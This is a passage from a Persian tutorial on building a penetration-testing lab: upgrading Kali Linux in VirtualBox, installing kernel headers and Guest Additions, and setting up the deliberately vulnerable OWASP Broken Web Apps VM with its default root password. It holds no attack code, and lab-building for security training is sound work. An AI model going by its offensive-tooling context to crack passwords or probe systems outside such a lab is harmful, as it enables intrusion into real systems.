  libqmi-glib1 libquvi-scripts libquvi7 libregfi0 libroken18-heimdal libsodium13
  libswresample-ffmpeg1 libswscale-ffmpeg3 libtre5 libtrio2 libusageenvironment1 libusbmuxd2
  libwebrtc-audio-processing-0 libwind0-heimdal libx265-68 libzip2 libzmq3 multiforcer phonon
  phonon-backend-vlc php5 php5-cli php5-common php5-json php5-mysql php5-readline python-apsw
  python-bluez python-characteristic python-ctypeslib python-dbus-dev python-distlib python-dominate
  python-ecdsa python-flickrapi python-googleapi python-instagram python-jwt python-lzma python-lzo
  python-magic python-ntdb python-oauth2client python-oauthlib python-opengl python-pyatspi
  python-pyexiv2 python-pyexiv2-doc python-pyqtgraph python-qt4-gl python-qt4-phonon
  python-requests-oauthlib python-requests-toolbelt python-rsa python-tidylib python-tweepy
  python-uritemplate python-yapsy python3.4 python3.4-minimal ratproxy ruby-rainbow ruby-rexec
  ruby2.2-dev system-config-printer
Use 'apt autoremove' to remove them.
The following packages will be REMOVED:
  fonts-droid gir1.2-gdm3 gnuplot-tex gnuplot5-data gnuplot5-qt grilo-plugins-0.2
  libmetacity-private3a libmutter0g libopencv-highgui2.4v5 libqt5xcbqpa5 libwebkitgtk-1.0-common
  libwebkitgtk-3.0-common maltego openjdk-7-jdk openjdk-7-jre openjdk-7-jre-headless python-netlib
  tzdata-java xserver-xorg-input-synaptics
```

همانطور که مشاهده می کنید من نیاز به بروزرسانی و نصب 1.7 گیگابایت دیتا دارم. Y را انتخاب کنید تا دریافت بسته ها آغاز شود. برنامه apt ابتدا شروع دانلود بسته ها به صورت کامل می کند. پس از اتمام دانلود بسته ها شروع به نصب آنها می کند. در حین نصب ممکن است یکسری سوالات برای نصب و بروزرسانی برخی برنامه ها از شما پرسیده شود . موارد پیش فرض را قبول کنید و عبور کنید.



Kali Linux Rolling 2016.1 @ Netamooz [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Applications ▾ Places ▾ Terminal ▾ Wed 15:55

root@netamooz: ~


File Edit View Search Terminal Help

```
  ruby-rubydns ruby-sinatra ruby-sqlite3 ruby-test-unit ruby-therubyracer
  ruby-twitter ruby-typhoeus ruby-unf-ext ruby-yajl rygel samba samba-common
  samba-common-bin samba-dsdb-modules samba-libs samba-vfs-modules sane-utils
  screen sed set sgml-base shared-mime-info siege smali smartmontools
  smbclient snmp snmpd socat speech-dispatcher speech-dispatcher-audio-plugins
  sqlite3 sqlmap sqlsus ssl-cert ssldump sslh sslscan stunnel4 subversion
  suckless-tools sucrack sudo system-config-printer system-config-printer-udev
  systemd systemd-sysv sysv-rc sysvinit-utils tar tasksel tasksel-data tcl8.6
  tcpreplay tdb-tools telepathy-gabble telepathy-salut terminator testdisk
  tex-common texlive-base texlive-binaries texlive-latex-base
  texlive-latex-base-doc thc-ipv6 theharvester thin tightvncserver tk8.5 tk8.6
  tmux totem totem-common totem-plugins traceroute tracker tracker-extract
  tracker-gui tracker-miner-fs tshark tzdata ucf udev udisks2 udptunnel unar
  unicornscan upower upx-ucl usb-modeswitch usb-modeswitch-data util-linux
  uuid-runtime va-driver-all vdpau-va-driver vim vim-common vim-gtk
  vim-gui-common vim-runtime vim-tiny vinetto vino vlc vlc-data vlc-nox
  vlc-plugin-notify vlc-plugin-samba voiphopper vpnc wapiti wget whatweb
  whiptail wifitap wine wine64 winexe wireless-tools wireshark
  wireshark-common wireshark-qt wpscan x11-apps x11-common x11-xkb-utils
  x11-xserver-utils x11proto-core-dev x11proto-input-dev xbrlapi xkb-data xpdf
  xprobe xserver-common xserver-xephyr xserver-xorg xserver-xorg-core
  xserver-xorg-input-all xserver-xorg-input-evdev xserver-xorg-input-mouse
  xserver-xorg-input-vmmouse xserver-xorg-input-wacom xserver-xorg-legacy
  xserver-xorg-video-all xserver-xorg-video-ati xserver-xorg-video-fbdev
  xserver-xorg-video-intel xserver-xorg-video-nouveau xserver-xorg-video-qxl
  xserver-xorg-video-radeon xserver-xorg-video-vesa xserver-xorg-video-vmware
  xsser xterm xtightvncviewer xwayland yelp yelp-xsl yersinia zaproxy zenity
  zenity-common zenmap zsh zsh-common
1570 upgraded, 202 newly installed, 19 to remove and 0 not upgraded.
Need to get 1,721 MB of archives.
After this operation, 704 MB of additional disk space will be used.
Do you want to continue? [Y/n] Y
```

Right Ctrl

پس از اینکه ارتقا نسخه پایان پذیرفت برای اتمام کار باید سیستم را حتما ریبوت کنید تا ارتقا کرنل درست انجام شود.

اکنون پس از ریبوت بار دیگر دستور uname -a را وارد کرده و همانگونه که مشاهده می کنید کرنل با موفقیت بروز شده است.





اکنون می توانید با وارد کردن دستور زیر هدرهای لینوکس را از مخازن نصب کنید. دستور زیر چه کار می کند ؟

apt-get install linux-headers-$(uname -r)

بخش apt-get install که به منظور نصب بسته ها استفاده می شود.

بخش دوم هم به منظور نصب هدرها استفاده می شود. علامت $ مقدار متغیر را گرفته و به دستور اضافه می کند. uname -r هم ریلیز کرنل فعلی کار را گرفته و به متغیر $ می دهد . در واقع با این دستور می توانید هدرهای متناسب با سیستم عامل خود را پیدا و نصب کنید.

```
Kali Linux Rolling 2016.1 @ Netamooz [Running] - Oracle VM VirtualBox
File  Machine  View  Input  Devices  Help
Applications  Places  Terminal  Thu 11:11
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
root@netamooz:~# apt-get install linux-headers-$(uname -r)
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  castxml creepy dff gccxml gir1.2-clutter-gst-2.0 gir1.2-gkbd-3.0 gir1.2-packagekitglib-1.0 gir1.2-xkl-1.0
  gnome-icon-theme-symbolic gtk2-engines gucharmap inguma libapache2-mod-php5 libasn1-8-heimdal
  libavcodec-ffmpeg56 libavdevice-ffmpeg56 libavfilter-ffmpeg5 libavformat-ffmpeg56 libavresample-ffmpeg2
  libavutil-ffmpeg54 libbasicusageenvironment0 libbind9-90 libboost-python1.58.0 libcamel-1.2-54
  libclutter-gst-2.0-0 libcrypto++9v5 libdbus-1-dev libdns100 libgdict-1.0-9 libgif4 libgrilo-0.2-1
  libgroupsock1 libgssapi3-heimdal libgtkglext1 libgucharmap-2-90-7 libhcrypto4-heimdal libhdb9-heimdal
  libheimbase1-heimdal libheimntlm0-heimdal libhunspell-1.3-0 libhx509-5-heimdal libical1a libilmbase6v5
  libisc95 libisccc90 libisccfg90 libjasper1 libkdc2-heimdal libkrb5-26-heimdal liblivemedia23 liblouis9
  liblwres90 libntdb1 libonig2 libopenexr6v5 libopenjpeg5 libpff1 libpgm-5.1-0 libphonon4 libpng12-0
  libpoppler57 libpostproc-ffmpeg53 libpth20 libpython3.4-minimal libpython3.4-stdlib libqdbm14 libqmi-glib1
  libquvi-scripts libquvi7 libregfi0 libroken18-heimdal libsodium13 libswresample-ffmpeg1 libswscale-ffmpeg3
  libtre5 libtrio2 libusageenvironment1 libusbmuxd2 libwebrtc-audio-processing-0 libwind0-heimdal libx265-68
  libzip2 libzmq3 multiforcer phonon phonon-backend-vlc php5 php5-cli php5-common php5-json php5-mysql
  php5-readline python-apsw python-bluez python-characteristic python-ctypeslib python-dbus-dev python-distlib
  python-dominate python-ecdsa python-flickrapi python-googleapi python-instagram python-jwt python-lzma
  python-lzo python-magic python-ntdb python-oauth2client python-oauthlib python-opengl python-pyatspi
  python-pyexiv2 python-pyexiv2-doc python-pyqtgraph python-qt4-gl python-qt4-phonon python-requests-oauthlib
  python-requests-toolbelt python-rsa python-tidylib python-tweepy python-uritemplate python-yapsy python3.4
  python3.4-minimal ratproxy ruby-rainbow ruby-rexec ruby2.2-dev system-config-printer
Use 'apt autoremove' to remove them.
The following additional packages will be installed:
  linux-compiler-gcc-5-x86 linux-headers-4.6.0-kali1-common linux-kbuild-4.6
The following NEW packages will be installed:
  linux-compiler-gcc-5-x86 linux-headers-4.6.0-kali1-amd64 linux-headers-4.6.0-kali1-common linux-kbuild-4.6
0 upgraded, 4 newly installed, 0 to remove and 0 not upgraded.
Need to get 6,633 kB of archives.
After this operation, 35.2 MB of additional disk space will be used.
Do you want to continue? [Y/n] Y
Get:1 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 linux-compiler-gcc-5-x86 amd64 4.6.3-1kali
1 [385 kB]
Get:2 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 linux-headers-4.6.0-kali1-common amd64 4.6
.3-1kali1 [5,190 kB]
53% [2 linux-headers-4.6.0-kali1-common 3,635 kB/5,190 kB 70%]                    94.9 kB/s 27s
Right Ctrl
```


پس از نصب هدرها توصیه می شود یکبار دیگر سیستم را ریبوت کنید.



Kali Linux Rolling 2016.1 @ Netamooz [Running] - Oracle VM VirtualBox

```
 python3.4-minimal ratproxy ruby-rainbow ruby-rexec ruby2.2-dev system-config-printer
Use 'apt autoremove' to remove them.
The following additional packages will be installed:
  linux-compiler-gcc-5-x86 linux-headers-4.6.0-kali1-common linux-kbuild-4.6
The following NEW packages will be installed:
  linux-compiler-gcc-5-x86 linux-headers-4.6.0-kali1-amd64 linux-headers-4.6.0-kali1-common linux-kbuild-4.6
0 upgraded, 4 newly installed, 0 to remove and 0 not upgraded.
Need to get 6,633 kB of archives.
After this operation, 35.2 MB of additional disk space will be used.
Do you want to continue? [Y/n] Y
Get:1 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 linux-compiler-gcc-5-x86 amd64 4.6.3-1kali
1 [385 kB]
Get:2 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 linux-headers-4.6.0-kali1-common amd64 4.6
.3-1kali1 [5,190 kB]
Get:3 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 linux-kbuild-4.6 amd64 4.6.3-1kali1 [568 k
B]
Get:4 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 linux-headers-4.6.0-kali1-amd64 amd64 4.6.
3-1kali1 [490 kB]
Fetched 6,633 kB in 1min 13s (89.9 kB/s)
Selecting previously unselected package linux-compiler-gcc-5-x86.
(Reading database ... 316070 files and directories currently installed.)
Preparing to unpack .../linux-compiler-gcc-5-x86_4.6.3-1kali1_amd64.deb ...
Unpacking linux-compiler-gcc-5-x86 (4.6.3-1kali1) ...
Selecting previously unselected package linux-headers-4.6.0-kali1-common.
Preparing to unpack .../linux-headers-4.6.0-kali1-common_4.6.3-1kali1_amd64.deb ...
Unpacking linux-headers-4.6.0-kali1-common (4.6.3-1kali1) ...
Selecting previously unselected package linux-kbuild-4.6.
Preparing to unpack .../linux-kbuild-4.6_4.6.3-1kali1_amd64.deb ...
Unpacking linux-kbuild-4.6 (4.6.3-1kali1) ...
Selecting previously unselected package linux-headers-4.6.0-kali1-amd64.
Preparing to unpack .../linux-headers-4.6.0-kali1-amd64_4.6.3-1kali1_amd64.deb ...
Unpacking linux-headers-4.6.0-kali1-amd64 (4.6.3-1kali1) ...
Setting up linux-kbuild-4.6 (4.6.3-1kali1) ...
Setting up linux-headers-4.6.0-kali1-common (4.6.3-1kali1) ...
Setting up linux-compiler-gcc-5-x86 (4.6.3-1kali1) ...
Setting up linux-headers-4.6.0-kali1-amd64 (4.6.3-1kali1) ...
root@netamooz:~# reboot
```

اکنون زمان نصب Vbox Guest Addtions می باشد. از منو Devices از پنجره ماشین مجازی گزینه Insert Guest Additions CD image را وارد کنید. شما همچنین می توانید جدیدترین بسته های Guest Additions را از سایت اوراکل دانلود کرده و وارد CD rom ماشین مجازی کنید. نصب خودکار را رها کرده و بر روی Cancel کلیک کنید.






کنسول کالی را باز کنید و فایل VBoxLinuxAdditions.run را به محلی دیگر که قابل دسترسی توسط شما باشد کپی کنید. ما آن را بر روی Desktop کپی می کنیم. سپس با دستور chmod مجوز اجرایی به آن بدهید. در نهایت آن را اجرا کنید. اگر همه چیز بدون مشکل پیش رفته باشد با پیام نصب موفقیت آمیز بخش های مختلف آن مواجه می شوید. اکنون بار دیگر سیستم را ریبوت کنید.

```
root@netamooz: ~/Desktop
File  Edit  View  Search  Terminal  Help
root@netamooz:~# cp /media/cdrom/VBoxLinuxAdditions.run /root/Desktop/ ←
root@netamooz:~# cd Desktop/ ←
root@netamooz:~/Desktop# chmod +x VBoxLinuxAdditions.run ←
root@netamooz:~/Desktop# ls ←
VBoxLinuxAdditions.run
root@netamooz:~/Desktop# ./VBoxLinuxAdditions.run ←
Verifying archive integrity... All good.
Uncompressing VirtualBox 5.0.26 Guest Additions for Linux............
VirtualBox Guest Additions installer
Removing installed version 5.0.26 of VirtualBox Guest Additions...
Removing existing VirtualBox non-DKMS kernel modules ...done.
Copying additional installer modules ...
Installing additional modules ...
Removing existing VirtualBox non-DKMS kernel modules ...done.
Building the VirtualBox Guest Additions kernel modules
The headers for the current running kernel were not found. If the following
module compilation fails then this could be the reason.

Building the main Guest Additions module ...done.
Building the shared folder support module ...done.
Building the graphics driver module ...done.
update-initramfs: Generating /boot/initrd.img-4.6.0-kali1-amd64
Doing non-kernel setup of the Guest Additions ...done.
Starting the VirtualBox Guest AdditionsInstalling the Window System drivers
Installing X.Org Server 1.18 modules ...done.
Setting up the Window System to use the Guest Additions ...done.
You may need to restart the the Window System (or just restart the guest system)
to enable the Guest Additions.

Installing graphics libraries and desktop services components ...done.
 ...done.
root@netamooz:~/Desktop# reboot ←
```

همانطور که مشاهده می کنید سیستم بنده اکنون دارای قابلیت های گرافیکی و کمکی می باشد و بدون هیچ مشکلی پنجره ماشین مجازی قابلیت تغییر اندازه را دارد و همینطور پوشه اشتراکی فعال شده است.





نصب کالی لینوکس بر روی هارد درایو

شاید برای کارهای عادی بتوان از فلش USB استفاده کرد ولی مسلما اگر بخواهید هش پسوردها را با استفاده از جداول رنگین کمانی استخراج کنید و یا تست حملات بروت فورس را پیاده سازی کنید نیازمند پردازشگر گرافیکی با قدرت بالا و رم بالا و یک سیستم پرسرعت و قدرتمند هستید . همچنین کیفیت یک کارت شبکه وایرلس واقعی برای تست نفوذ بیسیم چیز دیگری است. یک گزینه استفاده از ماشین های مجازی است ولی در این شرایط توصیه به نصب کالی لینوکس به صورت مستقل بر روی یک ماشین مجزا است. زمانیکه یک تست نفوذ واقعی را پیاده سازی می کنید حداقل نیازمند 8 گیگابایت حافظه رم بر روی ماشین خود هستید . همچنین یک کارت شبکه حرفه ای که به شما اجازه تزریق بسته ها را بدهد یکی از مهم ترین بخش های جعبه ابزار آزمونگر نفوذ است. نصب کالی بر روی ماشین فیزیکی را نگفته ایم ولی در واقع شما آموزش دیده اید! به منظور نصب کالی بر روی ماشین فیزیکی کافی است با استفاده از آموزش های قبلی ابتدا یک فلش USB زنده از سیستم عامل کالی لینوکس ایجاد کنید. همین کار را می توان بر روی یک دیسک DVD نیز انجام داد ولی فلش گزینه بهتری است. پس از ایجاد , سیستم را با فلش بوت کنید ولی این بار به جای کلیک بر روی گزینه Live , بر روی Install کلیک کنید تا نصب کالی آغاز شود . ادامه کار در اسلایدهای نصب کالی بر روی ماشین مجازی توضیح داده شده است. پس شما هم اکنون قادر به نصب کالی بر روی یک ماشین فیزیکی مستقل هستید. کالی لینوکس دارای ابزارهای تست نفوذ زیادی به صورت پیش فرض می باشد و این ابزارها تنها قادر به اجرا با استفاده از دسترسی روت هستند. به همین دلیل است که کاربر پیش فرض شما در کالی لینوکس root می باشد و مثل اوبونتو کاربران استاندارد ایجاد نشده اند .



نصب ماشین مجازی OWASP

که مخفف OWASP Broken Web Applications Project به معنی پروژه اپلیکیشن های شکسته وب Owasp می‌باشد . در حالی که متااسپلوییتبل 2 بر روی سرویس ها تمرکز دارد ، OWASPBWA مجموعه‌ای عالی از وب اپلیکیشن های آسیب‌پذیر می‌باشد . این یکی از کامل‌ترین و آسیب‌پذیرترین مجموعه اپلیکیشن های وب می‌باشد که در قالب یک فایل VM ارایه می‌شود و در طی آموزش به مراتب از آن استفاده می‌شود . و اما شیوه نصب و پیکربندی OWASPBWA

1. ابتدا به لینک زیر رفته OWASPBWA را دانلود کنید .

http://sourceforge.net/projects/owaspbwa/files/

2. ماشین مجازی را باز کنید و بر روی new کلیک کنید تا ایجاد یک ماشین مجازی شروع شود . در صفحه اول در بخش Name یک نام به دلخواه برای ماشین مجازی خود وارد کنید . نوع Type را Linux تعیین کنید و نسخه Version را Other Linux 64-bit انتخاب کنید و بر روی Next کلیک کنید :

Create Virtual Machine

Name and operating system

Please choose a descriptive name for the new virtual machine and select the type of operating system you intend to install on it. The name you choose will be used throughout VirtualBox to identify this machine.

Name: OWASP * Netamooz


Type: Linux

Version: Other Linux (64-bit)

Hide Description | < Back | Next > | Cancel



3. مقدار محدودی برای حافظه مموری تعیین کنید و بر روی Next کلیک کنید :




4. گزینه Use and existing virtual hard drive file را به منظور استفاده از یک فایل هارد درایو مجازی انتخاب کنید .





5. سپس از بخش پایین بر روی آیکون فولدر کلیک و کنید. فایل فشرده ای که قبلاً دانلود کرده‌اید را در داخل پوشه ای مشخص در مکان دلخواه (بهتر است محل اختصاصی برای کلیه ماشین‌های مجازی تعیین شود) از حالت فشرده خارج کنید و آدرس آن را در اینجا وارد کنید . در نهایت بر روی create کلیک کنید تا ماشین مجازی شما ایجاد شود .







6. ماشین مجازی ایجاد شده را انتخاب کنید و به تنظیمات بروید .

Oracle VM VirtualBox Manager

File Machine Help

New Settings Start Discard

Details Snapshots

Saved

Metasploitable
Saved

Windows Xp Vulnerable
Powered Off

Ubuntu 9.04
Saved

Windows XP SP0
Saved

Kali Netamooz Clone
Saved

Windows 7 SP1
Saved

Windows XP SP3
Saved

Window Server 2012 ...
Saved

Kali Netamooz
Saved

Windows 7 SP1 Local
Saved

OWASP * Netamooz
Powered Off

Create a new virtual machine

Boot Order: Floppy, CD/DVD, Hard Disk
Acceleration: VT-x/AMD-V, Nested Paging

Display
Video Memory: 12 MB
Remote Desktop Server: Disabled
Video Capture: Disabled

Storage
Controller: IDE
IDE Primary Master: OWASP Broken Web Apps-cl1.vmdk (Normal, 8,00 GB)
IDE Secondary Master: [CD/DVD] Empty

Audio
Host Driver: PulseAudio
Controller: ICH AC97

Network
Adapter 1: PCnet-FAST III (NAT)


USB
Device Filters: 0 (0 active)

Shared folders
None

Description
None

7. در بخش تنظیمات به Network رفته و تنظیمات شبکه را بر روی Bridge Adapter یا حالت دلخواه پیکربندی شبکه قرار دهید . دقت کنید که این سیستم عامل بسیار آسیب‌پذیر است و قرار دادن آن در داخل شبکه خود موجب می‌شود شبکه شما با ریسک بالای نفوذ مواجه شود .





8. سیستم عامل را روشن کنید . برای لاگین از نام کاربری root و رمزعبور owaspbwa استفاده کنید :

```
Welcome to the OWASP Broken Web Apps VM

!!! This VM has many serious security issues. We strongly recommend that you run
    it only on the "host only" or "NAT" network in the VM settings !!!

You can access the web apps at http://192.168.1.4/

You can administer / configure this machine through the console here, by SSHing
to 192.168.1.4, via Samba at \\192.168.1.4\, or via phpmyadmin at
http://192.168.1.4/phpmyadmin.

In all these cases, you can use username "root" and password "owaspbwa".

OWASP Broken Web Applications VM Version 1.1.1
Log in with username = root and password = owaspbwa

owaspbwa login: root
Password:
```

Right Ctrl



9. اکنون سیستم عامل تمرینی شما اجرا شده است . برای برقرار ارتباط با این سیستم عامل بایستی آدرس آیپی آن در شبکه را بدانید . به این منظور دستور ifconfig را وارد کنید تا آدرس آیپی نمایان شود هرچنده به صورت پیش‌فرض آدرس دسترسی به آن در بالا صفحه نمایش داده شده است :

OWASP * Netamooz [Running] - Oracle VM VirtualBox

Machine View Devices Help

```
You can access the web apps at http://192.168.1.4/

You can administer / configure this machine through the console here, by SSHing
to 192.168.1.4, via Samba at \\192.168.1.4\, or via phpmyadmin at
